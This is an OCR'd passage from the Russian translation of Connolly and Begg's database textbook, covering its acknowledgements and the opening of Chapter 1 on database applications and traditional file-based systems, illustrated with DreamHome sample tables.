


Рис. 1. Логическая структура книги и предлагаемые варианты последовательностей ее изучения

Сообщите нам ваше мнение

Вы, читатель этой книги, и есть главный ее критик и комментатор. Мы ценим ваше мнение и хотим знать, что было сделано нами правильно, что можно было сделать лучше и что еще вы хотели бы увидеть изданным нами. Нам интересно услышать и любые другие замечания, которые вам хотелось бы высказать в наш адрес.

Мы ждем ваших комментариев и надеемся на них. Вы можете прислать электронное письмо или посетить наш Web-узел, оставив свои замечания, — одним словом, любым удобным для вас способом дайте нам знать, нравится или нет вам эта книга, а также выскажите свое мнение о том, как сделать наши книги более подходящими для вас.

Посылая письмо или сообщение, не забудьте указать название книги и ее авторов, а также ваш факс или номер телефона. Мы внимательно ознакомимся с вашим мнением и обязательно учтем его при отборе и подготовке к изданию следующих книг.

E-mail: info@williamspublishing.com

WWW http://www.williamspublishing.com

Благодарности авторов

Эта книга является результатом многолетнего опыта практической, научной и преподавательской работы авторов. Поэтому довольно трудно перечислить всех тех, кто прямо или косвенно нам помогал. Так, в свое время некоторые высказанные идеи могли показаться довольно незначительными, но впоследствии оказали на нас решающее влияние. Мы приносим извинения всем тем, кого забыли упомянуть в этой связи. Но прежде всего особую благодарность и извинения мы хотели бы выразить нашим семьям, которые на протяжении многих лет не получали заслуженного внимания, а в моменты наибольшей концентрации усилий даже были нами забыты.

За участие в работе над первым изданием мы хотели бы поблагодарить наших редакторов доктора Саймона Пламтри (Simon Plumtree) и Ники Джагера (Nicky Jaeger) за их помощь, поддержку и профессионализм; нашего производственного редактора Мартина Титлера (Martin Tytler) и руководителя проекта Лайонела Брауна (Lionel Browne). Мы также хотели бы поблагодарить рецензентов первого издания за их существенные замечания, предложения и рекомендации. В частности, хотелось бы упомянуть Вильяма Х. Гвинна (William H. Gwinn), инструктора Техасского технического университета (Texas Tech University); Адриана Ларнера (Adrian Larner) из Университета Де Монфора, Лечестер (University De Montfort, Leicester); профессора Эндрю Мак-Гетрика (Andrew McGettrick) из Университета Страсклайда (University of Strathclyde); профессора информатики Денниса Мак-Леода (Dennis McLeod) из Университета Южной Калифорнии (University of Southern California); адъюнкт-профессора Жозефину Де-Гузман Мендоса (Josepnine DeGuzman Mendoza) из Калифорнийского университета (California State University); Джефа Нотона (Jeff Naughton) и профессора А.Б. Шварцкопфа (A.B. Schwarzkopf) из Университета Оклахомы (University of Oklahoma); адъюнкт-профессора Джанпин Сан (Junping Sun) из Нового Юго-Восточного Университета (Nova Southeastern University); адъюнкт-профессора Донована Янга (Donovan Young) из Технического Университета Джорджии (Georgia Tech); преподавателя информатики доктора Барри Иглстоуна (Barry Eaglestone) из Университета Бредфорда (University of Bradford); Джона Вэйда

(John Wade) из компании IBM. Мы хотели бы также поблагодарить Анну Страчан (Anne Strachan) за ее вклад в первое издание.

За участие в работе над вторым изданием мы прежде всего хотели бы поблагодарить нашего редактора Салли Мортимор (Sally Mortimore), а также Мартина Клопстока (Martin Klopstock) и Дилана Рейзенбергера (Dylan Reisenberger) из производственной группы. Мы также хотели бы поблагодарить рецензентов второго издания за их замечания, предложения и советы. В частности, хотелось бы упомянуть Стефано Цери (Stephano Ceri) из Политехнического Университета Милана (Politechnico di Milano); Ларса Жильберга (Larsa Gillberg) из Университета Средней Швеции, Остерсунд (Mid Sweden University, Oestersund); Дона Джутла из Университета Св. Марии, Галифакс, Канада (St Mary's University, Halifax, Canada); Джули Мак-Канн из Городского Университета Лондона (City University, London); Муниндара Сингха (Munindar Singh) из Университета штата Северная Каролина (North Carolina State University); Хью Дарвена (Hugh Darwen), Харсли, Великобритания (Hursely, UK); Клода Делобеля (Claude Delobel), Париж, Франция (Paris, France); Денниса Мюррея (Dennis Murray), Рединг, Великобритания (Reading, UK), а также сотрудников нашего факультета Джона Кавала (John Kawala) и доктора Питера Кнагса (Peter Knaggs).

За участие в работе над третьим изданием мы прежде всего хотели бы поблагодарить нашего редактора Кейт Брюин (Kate Brewin), а также Стюарта Хей (Stuart Hay) и Мэри Линс (Mary Lince) из производственной группы. Мы также очень признательны рецензентам второго издания, которые поделились своими комментариями, предложениями и советами. Хотим особо упомянуть Ричарда Купера (Richard Cooper), Университет Глазго, Великобритания (University of Glasgow, UK); Эмму Элиасон (Emma Eliason), Университет Оребро, Швеция (University of Orebro, Sweden); Сари Хаккарайнен (Sari Hakkarainen), Стокгольмский университет (Stockholm University) и Королевский технологический институт (Royal Institute of Technology); Ненада Джукича (Nenad Jukic), Университет Лойолы, Чикаго, США (Loyola University, Chicago, USA); Жана Пареданса (Jan Paredaens), Антверпенский университет, Бельгия (University of Antwerp, Belgium); Стивена Приста (Stephen Priest), Колледж Дэниела Уэбстера, США (Daniel Webster College, USA). Мы благодарим и многих других, чьи имена нами все еще не установлены, за время, затраченное ими на работу над рукописью.

Мы также хотели бы выразить свою благодарность Малкольму Бронте-Стюарту (Malcolm Bronte-Stewart) за идею учебного проекта *DreamHome*, Мойре О'Доннелл (Moira O'Donnell) за тщательную подготовку учебного проекта *WellmeadowsHospital,* а также выразить особую признательность Линдон Мак-Леод (Lyndonne MacLeod), секретарю Томаса, и Джун Блэкберн (June Blackburn), секретарю Каролин, за **их** помощь и поддержку в течение многих лет.

Томас М. Коннолли

Каролин Э. Бэгг

Глазго, апрель 2001 года

Благодарности издателей

Издатели выражают свою благодарность перечисленным ниже компаниям за разрешение опубликовать материалы, на которые распространяются их авторские права: издательство McGraw-Hill Companies, Inc., New York, предоставило разрешение опубликовать рис. 18.9, впервые появившийся в июньском номере журнала *BYTE Magazine* за 1997 год; корпорацией Oracle дано разрешение на публикацию определенных фрагментов пользовательской документации и снимков экранов; некоторые опубликованные в этой книге снимки экранов воспроизведены с разрешения корпорации Microsoft.

Уведомление о торговых марках

ОСНОВНЫЕ СВЕДЕНИЯ

Глава 1

Введение в базы данных

В этой главе...

- Основные области применения систем с базами данных.
- Характеристики файловых систем.
- Проблемы использования файловых систем.
- Значение термина "база данных".
- Значение термина "СУБД".
- Типичные функции СУБД.
- Основные компоненты среды СУБД.
- Персонал, необходимый для обслуживания СУБД.
- История развития СУБД.
- Преимущества и недостатки СУБД.

"История исследований систем баз данных — это, по сути, история развития приложений, достигших исключительной производительности и оказавших потрясающее влияние на экономику. Если еще 20 лет назад эта сфера была всего лишь областью фундаментальных научных исследований, то теперь на исследованиях в области баз данных основана целая индустрия информационных услуг, ежегодный бюджет которой только в США составляет 10 миллиардов долларов. Достижения в исследованиях баз данных стали основой фундаментальных разработок коммуникационных систем, транспорта и логистики, финансового менеджмента, систем с базами знаний, методов доступа к научной литературе, а также большого количества гражданских и военных приложений. Они послужили также фундаментом значительного прогресса в ведущих областях науки — от информатики до биологии".

Зильбершац ([276], [277])

Эта цитата взята из материалов семинаров по системам баз данных и, по сути, является достаточным основанием для того, чтобы приступить к изучению *систем с базами данных*. Можно утверждать, что появление баз данных стало самым важным достижением в области программного обеспечения. Базы данных лежат в основе информационных систем, и это коренным образом изменило характер работы многих организаций. С момента своего появления технология баз данных стала увлекательной областью деятельности, а также катализатором многих значительных достижений в области программного обеспечения. На упомянутом выше семинаре был подчеркнут тот факт, что развитие систем баз данных еще не завершено, вопреки тому, что может показаться на первый взгляд. В действительности, перефразируя древнее высказывание, можно сказать, что мы находимся только *в конце начального этапа* их развития. Приложения, ко-

торыми придется пользоваться в будущем, окажутся настолько сложными, что потребуется переосмыслить многие алгоритмы, например, используемые в настоящее время алгоритмы хранения файлов, а также доступа к ним. Развитие исходных алгоритмов сопровождалось различными нововведениями в области разработки программного обеспечения, и, несомненно, создание новых алгоритмов также будет иметь аналогичные последствия. В этой главе предлагается вводное описание систем с базами данных.

Структура этой главы

В разделе 1.1 рассматриваются некоторые встречающиеся в повседневной жизни способы применения систем баз данных, о существовании которых мы не всегда и подозреваем. В разделах 1.2 и 1.3 сравниваются ранние способы компьютеризации ручных картотек с помощью файловых систем с более удачными современными подходами на основе баз данных. В разделе 1.4 обсуждаются обязанности четырех типов специалистов, работающих с базами данных, а именно; администраторов данных и базы данных, проектировщиков базы данных, прикладных программистов и конечных пользователей. В разделе 1.5 излагается краткая история развития систем с базами данных, рассмотрение которой продолжается в разделе 1.6 обсуждением преимуществ и недостатков этих систем.

На протяжении всей этой книги любые рассматриваемые понятия иллюстрируются примерами конкретного учебного проекта, предназначенного для автоматизации деятельности воображаемого агентства *DreamHome*, занимающегося сдачей в аренду объектов недвижимости. Подробное описание этого проекта предлагается в разделе 10.4 и приложении А. В приложении Б представлен второй учебный проект, который является еще одним конкретным примером реального приложения. В конце большинства глав приведены упражнения, построенные на материале этих двух учебных проектов.

1.1. Введение

Базы данных стали неотъемлемой частью нашей повседневной жизни. Поэтому обсуждение баз данных в этом разделе мы начнем с изучения некоторых приложений систем баз данных. В дальнейших рассуждениях будем рассматривать базу данных как некий набор связанных данных, а систему управления базами данных, или СУБД (Database Management System — DBMS), — как программное обеспечение, которое управляет доступом к этой базе данных. Более строгие и точные определения будут даны в разделе 1.3.

Покупка в супермаркете

Например, доступ к базе данных необходим при оплате товаров в супермаркете, когда кассир считывает с покупок штрих-код. При этом ручной сканер передает полученный штрих-код в приложение базы данных, и эта информация используется для поиска цены конкретного товара в базе данных всех товаров. Затем программа вычитает количество всех только что проданных товаров из товарных запасов и распечатывает на кассовом аппарате их стоимость. Если запасы на складе станут ниже некоторого заранее определенного уровня, то система автоматически сформирует заказ на поставку дополнительного количества данного товара. Когда клиент делает покупки по телефону, кассир может проверить наличие того или иного товара на складе, также запустив некоторое приложение баз данных.

Расчеты с использованием кредитной карточки

Если при покупках используется кредитная карточка, кассир должен проверить наличие кредитных средств. Это можно сделать либо по телефону, либо автоматически, с помощью специального считывающего устройства, связанного с компьютером. В любом случае при этом используется база данных, которая содержит сведения о покупках, осуществляемых с помощью кредитной карточки. На основе номера кредитной карточки специальное приложение сверяет с кредитным лимитом суммарную стоимость товаров, приобретаемых в данный момент и купленных в течение текущего месяца. После подтверждения допустимости покупки все сведения о приобретенных товарах вводятся в базу данных. Однако еще до получения подтверждения допустимости покупки приложение базы данных должно проверить, что предъявленная клиентом карточка не находится в списке украденных или утерянных. Кроме того, должно существовать еще одно самостоятельное приложение баз данных, которое оплачивает счета после получения суммы платежа, а также ежемесячно отправляет полный отчет каждому владельцу кредитной карточки.

Заказ путевки в туристическом агентстве

Когда вы при планировании отпуска обращаетесь в туристическое агентство, работник этого агентства по вашему запросу просматривает базы данных со сведениями об имеющихся путевках и о расписании полетов. При бронировании какой-либо путевки система баз данных должна выполнить все необходимые для этого действия. В данном случае необходимо убедиться в том, что два разных сотрудника агентства не бронируют одну и ту же путевку или на данный рейс не забронированы места сверх предельно допустимого количества. Например, если в самолете некоторого рейса осталось только одно свободное место и два сотрудника туристического агентства попытаются его забронировать, то система должна корректно обработать эту ситуацию и разрешить забронировать последнее место только одному сотруднику, послав другому уведомление об отсутствии свободных мест. Кроме того, каждый из них может иметь другую, отдельную систему баз данных для выписки счетов.

Заказ книг в местной библиотеке

При посещении местной библиотеки, как правило, приходится обращаться к базе данных, содержащей сведения обо всех книгах, имеющихся в этой библиотеке, о ее читателях, заявках на бронирование книг и т.д. В ней обычно имеется компьютеризованный индекс, который позволяет читателям находить нужную им книгу по названию, фамилиям авторов или по тематике. Как правило, подобная система баз данных способна обрабатывать информацию о бронировании книг, что позволяет также зарезервировать книгу, взятую другим читателем. Когда эта книга будет возвращена, ждущему ее читателю по почте будет послано сообщение, что книга уже на месте и ее можно взять. Кроме того, такая система может посылать напоминания тем читателям, которые не вернули взятую книгу в указанный срок. Для ввода информации о книгах обычно используется устройство сканирования штрих-кода, аналогичное тому, которое применяется в супермаркетах. С его помощью организуется учет движения книг в библиотеке.

Оформление страхового полиса

При оформлении какого-либо страхового полиса (например, для страхования жизни, здоровья, строения, дома или автомобиля) страховой агент может обращаться к нескольким базам данных, содержащим сведения о различных страховых компаниях. После указания персональных сведений, например имени, адре-

са, возраста, а также информации о пристрастии к курению или спиртным напиткам, приложение системы баз данных использует их для определения стоимости страхового полиса. Страховой агент может просмотреть несколько баз данных с целью поиска страховой компании, которая предложит клиенту наилучшие условия страховки.

Работа в Internet

Приложения для баз данных лежат в основе функционирования многих узлов в Internet. В качестве примера рассмотрим оперативный книжный магазин, предоставляющий своим посетителям возможность просматривать и приобретать книги, такой как Amazon.com. Web-узел этого магазина позволяет проводить поиск книг по различным категориям, скажем, по компьютерным наукам или по экономике, или выбирать конкретную книгу по имени автора и по названию. И в том и в другом случае в процессе поиска используется база данных, размещенная на Web-сервере данного предприятия, которая содержит сведения о книге, позволяет узнать, имеется ли книга в продаже, сообщает информацию о поставке, уровне товарных запасов и требованиях по оформлению заказа. Сведения о книге включают ее название, ISBN, имена авторов, цену, динамику продаж, название издательства, перечень рецензентов, а также подробное описание. Преимущество такой базы данных заключается в том, что она позволяет вводить и накапливать дополнительную информацию о книгах. Скажем, одна и та же книга может быть отнесена к нескольким категориям (таким как компьютерные науки и языки программирования), указана в числе книг, пользующихся наибольшим спросом, или обозначена как учебная литература. Например, на узле компании Amazon дополнительная информация о книгах применяется для предоставления посетителю информации о том, какие книги обычно заказывают вместе с той, которая его интересует.

Как и в предыдущем примере, для покупки одной или нескольких книг в оперативном режиме можно воспользоваться кредитной карточкой. На узле Amazon.com предусмотрена персонализация предоставляемых услуг, поскольку в базе данных накапливается информация обо всех предыдущих посещениях каждого заказчика, в частности, о том, какие книги его интересовали, какой способ оплаты и доставки он предпочитает. При повторном посещении узла покупателя называют по имени и предоставляют ему список рекомендуемых новинок, с учетом предыдущих покупок.

Обучение в университете

В университете может существовать база данных с информацией о студентах, посещаемых ими курсах, выплачиваемых стипендиях, уже пройденных и изучаемых в настоящее время предметах, а также о результатах сдачи различных экзаменов. Кроме того, может также поддерживаться база данных с информацией о приеме студентов в следующем году, а также база данных персонала университета с личными данными сотрудников и сведениями об их зарплате, которые нужны для бухгалтерии.

1.2. Традиционные файловые системы

Стало почти традицией то, что любая книга с достаточно обширным описанием баз данных начинается с обзора их предшественниц — файловых систем (file-based system). Мы также последуем этой традиции. Несмотря на то что файловые системы давно устарели, все же есть несколько причин, по которым с ними следует познакомиться.

- Понимание проблем, присущих файловым системам, может предотвратить их повторение в СУБД. Иначе говоря, следует учесть опыт прошлых ошибок. На самом деле, слово "ошибки" в данном случае звучит несколько уничижительно и не дает никакого представления о той полезной работе, которая выполнялась этими системами в течение многих лет. Тем не менее оно дает понять, что существуют и другие, более эффективные способы управления данными.
- Знать принципы работы файловых систем не только очень полезно, но и необходимо при переходе от файловой системы к системе баз данных.

1.2.1. Подход, используемый в файловых системах

Файловые системы. Набор прикладных программ, которые выполняют для пользователей некоторые операции» например создание отчетов. Каждая программахранит свои собственные данные и управляет ими.

Файловые системы были первой попыткой компьютеризировать известные всем ручные картотеки. Подобная картотека (или подшивка документов) в некоторой организации могла содержать всю внешнюю и внутреннюю документацию, связанную с каким-либо проектом, продуктом, задачей, клиентом или сотрудником. Обычно таких папок очень много, они нумеруются и хранятся в одном или нескольких шкафах. В целях безопасности шкафы могут закрываться на замок или находиться в охраняемых помещениях. У каждого из нас дома есть некое подобие такой картотеки, содержащее подшивки важных документов, например, счетов, гарантийных талонов, рецептов, страховых и банковских документов и т.п. Если нам понадобится какая-то информация, потребуется просмотреть картотеку от начала до конца, чтобы найти искомые сведения. Более продуманный подход предусматривает использование в такой системе некоторого алгоритма индексирования, позволяющего ускорить поиск нужных сведений. Например, можно использовать специальные разделители или отдельные папки для различных *логически связанных* типов документов.

Ручные картотеки позволяют успешно справляться с поставленными задачами, если количество хранимых информационных объектов невелико. Они также вполне подходят для работы с большим количеством объектов, которые нужно только хранить и извлекать. Однако они совершенно не подходят для тех случаев, когда нужно установить перекрестные связи или выполнить обработку сведений. Например, в типичном агентстве по сдаче в аренду объектов недвижимости может быть заведен отдельный файл для каждого сдаваемого в аренду или продаваемого объекта, для каждого потенциального покупателя или арендатора, а также для каждого сотрудника компании. Рассмотрим теперь, какие действия нужно выполнить, чтобы ответить на приведенные ниже вопросы.

- Какие из выставленных на продажу объектов недвижимости с тремя спальнями имеют сад и гараж?
- Какие из сдаваемых в аренду квартир расположены в пределах трех миль от центра города?
- Какова средняя арендная плата за квартиру с двумя спальнями?
- Чему равна общая годовая заработная плата всех сотрудников?
- Каким был оборот в прошлом месяце по сравнению с прогнозируемыми показателями в этом месяце?
- Каким будет ожидаемый ежемесячный оборот в следующем финансовом году?

В наше время клиентам, менеджерам и другим сотрудникам с каждым днем требуется все больше и больше информации. В некоторых областях деятельности существуют даже правовые нормы, регламентирующие оформление ежемесячных, ежеквартальных и годовых отчетов. Очевидно, что ручная картотека совершенно не подходит для выполнения работы подобного типа. Файловые системы были разработаны в ответ на потребность в получении более эффективных способов доступа к данным. Однако вместо организации централизованного хранилища всех данных предприятия был использован децентрализованный подход, при котором сотрудники каждого отдела при помощи специалистов по *обработке данных* (ОД) работают со своими собственными данными и хранят их в своем отделе. Чтобы проиллюстрировать основные принципы такого подхода, рассмотрим его на примере учебного проекта *DreamHome*.

Сотрудники отдела реализации отвечают за продажу и сдачу в аренду объектов недвижимости. Например, если клиент обращается в отдел реализации компании с предложением сдать в аренду принадлежащий ему объект недвижимости, то ему нужно заполнить форму, подобную представленной на рис. 1.1, *а*, В ней указываются такие сведения об объекте недвижимости, как адрес и количество комнат, а также информация о владельце. Кроме того, сотрудники отдела реализации обрабатывают запросы от потенциальных арендаторов, каждый из которых должен заполнить форму, подобную представленной на рис. 1.1, *б*. При помощи сотрудников отдела обработки данных (ОД) сотрудники отдела реализации создали информационную систему для управления данными об аренде недвижимости. Эта система состоит из трех показанных в табл. 1.1–1.3 файлов с данными о недвижимости (PropertyForRent), владельце (PrivateOwner) и арендаторе (Client). Для простоты изложения опустим детали, относящиеся к сотрудникам компании, различным ее отделениям и владельцам недвижимости, представляющим собой юридические лица.

Таблица 1.1. Информация в файле PropertyForRent отдела реализации

propertyNo	street	city	postcode	type	rooms	rent	ownerNo
PA14	16 Holhead	Aberdeen	AB7 5SU	House	6	650	C046
PL94	6 Argyll St	London	NW2	Flat	4	400	C087
PG4	6 Lawrence St	Glasgow	G11 9QX	Flat	3	350	C040
PG36	2 Manor Rd	Glasgow	G32 4QX	Flat	3	375	C093
PG21	18 Dale Rd	Glasgow	G12	House	5	600	CO87
PG16	5 Novar Dr	Glasgow	G12 9AX	Flat	4	450	CO33

Таблица 1.2. Информация в файле PrivateOwner отдела реализации

ownerNo	fName	lName	address	telNo
C046	Joe	Keogh	2 Fergus Dr, Aberdeen AB2 7SX	01224-861212
C087	Carol	Farrel	6 Achray St, Glasgow G32 9DX	0141-357-7419
CO40	Tina	Murphy	63 Well St, Glasgow G42	0141-943-1728
CO93	Tony	Shaw	12 Park Pl, Glasgow G4 0QR	0141-225-7025




Рис. 1.1. Формы отдела реализации: а) форма со сведениями о сдаваемой в аренду недвижимости; б) форма с информацией об арендаторе

Таблица 1.3. Информация в файле Client отдела реализации

clientNo	fName	lName	address	telNo	prefType	maxRent
CR76	John	Kay	56 High St, London SW1 4EH	0207-774-5632	Flat	425
CR56	Aline	Stewart	64 Fern Dr, Glasgow G42 OBL	0141-848-1825	Flat	350
CR74	Mike	Ritchie	18 Tain St, PA1G 1YQ	01475-392178	House	750
CR62	Mary	Tregear	5 Tarbot Rd, Aberdeen AB9 3ST	01224-196720	Flat	600

Сотрудники отдела контрактов отвечают за оформление договоров об аренде недвижимости. Если клиент согласен арендовать некоторый сдаваемый в аренду объект, то одним из сотрудников отдела реализации заполняется форма, показанная на рис. 1.2. В ней указываются все необходимые сведения об арендаторе и сдаваемом в аренду объекте недвижимости. Эта форма передается в отдел контрактов, сотрудники которого присваивают договору номер и вносят дополнительные сведения об оплате и о продолжительности аренды. При помощи сотрудников отдела ОД сотрудники отдела контрактов создали для себя информационную систему учета договоров аренды. Эта система состоит из трех файлов, представленных в табл. 1.4-1.6. Файлы содержат сведения о договорах (Lease), объектах недвижимости (PropertyForRent) и арендаторах (Client), которые во многом сходны с данными в информационной системе отдела реализации.

Таблица 1.4. Информация в файле Lease отдела контрактов

leaseNo	propertyNo	clientNo	rent	paymentMethod	deposit	paid	rentStart	rentFinish	duration
10024	**PA14**	**CR62**	**650**	**Visa**	**1300**	**Y**	1-Jun-01	**31-May-02**	**12**
10075	**PL94**	**CR76**	**400**	**Cash**	**800**	**N**	1-Aug-01	**31-Jan-02**	6
10012	**PG21**	CR74	**600**	**Cheque**	**1200**	**Y**	1-Jul-01	30-Jun-02	**12**

Таблица 1.5. Информация в файле PropertyForRent отдела контрактов

propertyNo	street	city	postcode	rent
PA14	16 Holhead	Aberdeen	AB7 5SU	650
PL94	6 Argyll St	London	NW2	400
PG21	18 Dale Rd	Glasgow	G12	600

Таблица 1.6. Информация в файле Client отдела контрактов

clientNo	fName	lName	address	telNo
CR76	John	Kay	56 High St, London SW1 4EH	0171-774-5632
CR74	Mike	Ritchie	18 Tain St, PA1G 1YQ	01475-392178
CR62	Mary	Tregear	5 Tarbot Rd, Aberdeen AB9 3ST	01224-196720




Рис. 1.2. Форма** Lease Details — сведения о заключаемом **договоре аренды

В целом эта ситуация схематически может быть представлена на рис. 1.3. На этой схеме показано, что каждый отдел обращается к своим собственным данным с помощью специализированных приложений. Набор приложений каждого отдела позволяет вводить данные, работать с файлами и генерировать некоторый фиксированный набор специализированных отчетов. Самым важным является то обстоятельство, что физическая структура и методы хранения записей файлов с данными жестко определены в коде программ приложений.

Аналогичные примеры можно найти и в других отделах. Например, в расчетном секторе бухгалтерии хранятся сведения о зарплате каждого сотрудника, помещенные в файл следующего формата:

```
StaffSalary(staffNo, fName, lName, sex, salary, branchNo)
```

В отделе кадров также хранится информация о персонале, но она представлена в файле иного формата:

```
Staff(staffNo, fName, lName, position, sex, dateOfBirth, salary,
branchNo)
```

